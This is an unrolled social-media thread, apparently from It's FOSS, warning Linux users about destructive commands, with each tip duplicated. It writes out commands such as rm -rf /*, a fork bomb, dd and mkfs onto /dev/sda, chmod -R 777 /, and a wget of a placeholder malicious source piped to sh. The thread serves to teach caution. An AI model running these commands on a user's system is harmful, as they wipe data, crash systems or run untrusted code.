

🚫 Don't Destroy Your Linux System! 🚫
Avoid These Destructive Commands at All Costs.
Unravel the thread to learn more 🧵 👇
Avoid These Destructive Commands at All Costs.
Unravel the thread to learn more 🧵 👇

1. rm -rf /* 💣💥
This command is probably the most popular one on social media.
The command rm is used to remove files/directories, in which the flags -r and -f are used to denote recursive removal of all files inside the specified directory.
This command is probably the most popular one on social media.
The command rm is used to remove files/directories, in which the flags -r and -f are used to denote recursive removal of all files inside the specified directory.
2. Overwrite your partition 🔨
If you are familiar with file systems, you probably know what /dev/sda is.
It is (usually) your disk drive partition.
The > operator is used to write the output of its preceding command to the specified location provided.
If you are familiar with file systems, you probably know what /dev/sda is.
It is (usually) your disk drive partition.
The > operator is used to write the output of its preceding command to the specified location provided.
So, let's say you run the following command:
$ echo “Hello” > /dev/sda
This will replace your partition containing all the data needed to boot the system with the string “Hello”.
$ echo “Hello” > /dev/sda
This will replace your partition containing all the data needed to boot the system with the string “Hello”.
3. Move everything into the void 🐈⬛
There is a void inside every Linux system, and that void is /dev/null.
Whatever you throw into this area is lost forever.
Take this as an example:
$ mv /home/user/* /dev/null
There is a void inside every Linux system, and that void is /dev/null.
Whatever you throw into this area is lost forever.
Take this as an example:
$ mv /home/user/* /dev/null
4. Format your hard drive 🧹
'mkfs' is a command-line utility, used to create or format disks and partitions.
However, the same command can also make all of your data disappear.
An example:
$ mkfs.ext3 /dev/sda
'mkfs' is a command-line utility, used to create or format disks and partitions.
However, the same command can also make all of your data disappear.
An example:
$ mkfs.ext3 /dev/sda
5. Fork Bomb 💣
The cute-looking, random combination of special characters and symbols below is powerful enough to freeze a running system by exhausting all of its system resources.
Proceed with caution:
$ :(){:|:&};:
The cute-looking, random combination of special characters and symbols below is powerful enough to freeze a running system by exhausting all of its system resources.
Proceed with caution:
$ :(){:|:&};:
6. Overwrite important configuration files ❗❗
While this is not a command by itself, it is more of a precautionary thing.
As mentioned previously, the “>” operator is used to write to a file.
While this is not a command by itself, it is more of a precautionary thing.
As mentioned previously, the “>” operator is used to write to a file.
It will discard anything that is already present in the file and overwrite it.
For example:
command > config_filename
For example:
command > config_filename
7. Replace partition with garbage data 🗑️
The '/dev/random' is a command in Linux that can create garbage data.
Combine it with the 'dd' command and your partition, and you get a Molotov to set your partition on fire.
The '/dev/random' is a command in Linux that can create garbage data.
Combine it with the 'dd' command and your partition, and you get a Molotov to set your partition on fire.
The fiery commands:
$ dd if=/dev/random of=/dev/sda
or
$ cat /dev/urandom > filename
$ dd if=/dev/random of=/dev/sda
or
$ cat /dev/urandom > filename
8. Expose your system to everyone 😳
Everything is a file in Linux, and every file has certain permissions.
The following command can expose all files on the root partition to everyone using the system.
The command in question:
$ chmod -R 777 /
Everything is a file in Linux, and every file has certain permissions.
The following command can expose all files on the root partition to everyone using the system.
The command in question:
$ chmod -R 777 /
9. Download and run Malicious Content 👾
Some software is not packaged, and provided as shell scripts to download and run.
You download a shell file and run it as root to install the software in your system.
Do you see the problem with it?
Some software is not packaged, and provided as shell scripts to download and run.
You download a shell file and run it as root to install the software in your system.
Do you see the problem with it?
You can easily be installing malicious code onto your system with root permissions, if you have not verified it beforehand.
An example:
$ wget http://malicious_source -O- | sh
An example:
$ wget http://malicious_source -O- | sh
10. Disguised commands 😶
There are many ways you can run commands in a Linux terminal. One such way are hex-coded commands.
What does the code below look like to you?
There are many ways you can run commands in a Linux terminal. One such way are hex-coded commands.
What does the code below look like to you?

While it looks fancy, this is a coded version of the previously mentioned 'rm -rf' command.
So, while copying and pasting such fancy commands from the internet, be cautious.
So, while copying and pasting such fancy commands from the internet, be cautious.
These were some of the most destructive commands one could run on their Linux system, if not used properly.
Have any that you want to add? 📝
Don't forget to give us @itsfoss2 a follow!
Have any that you want to add? 📝
Don't forget to give us @itsfoss2 a follow!
Loading suggestions...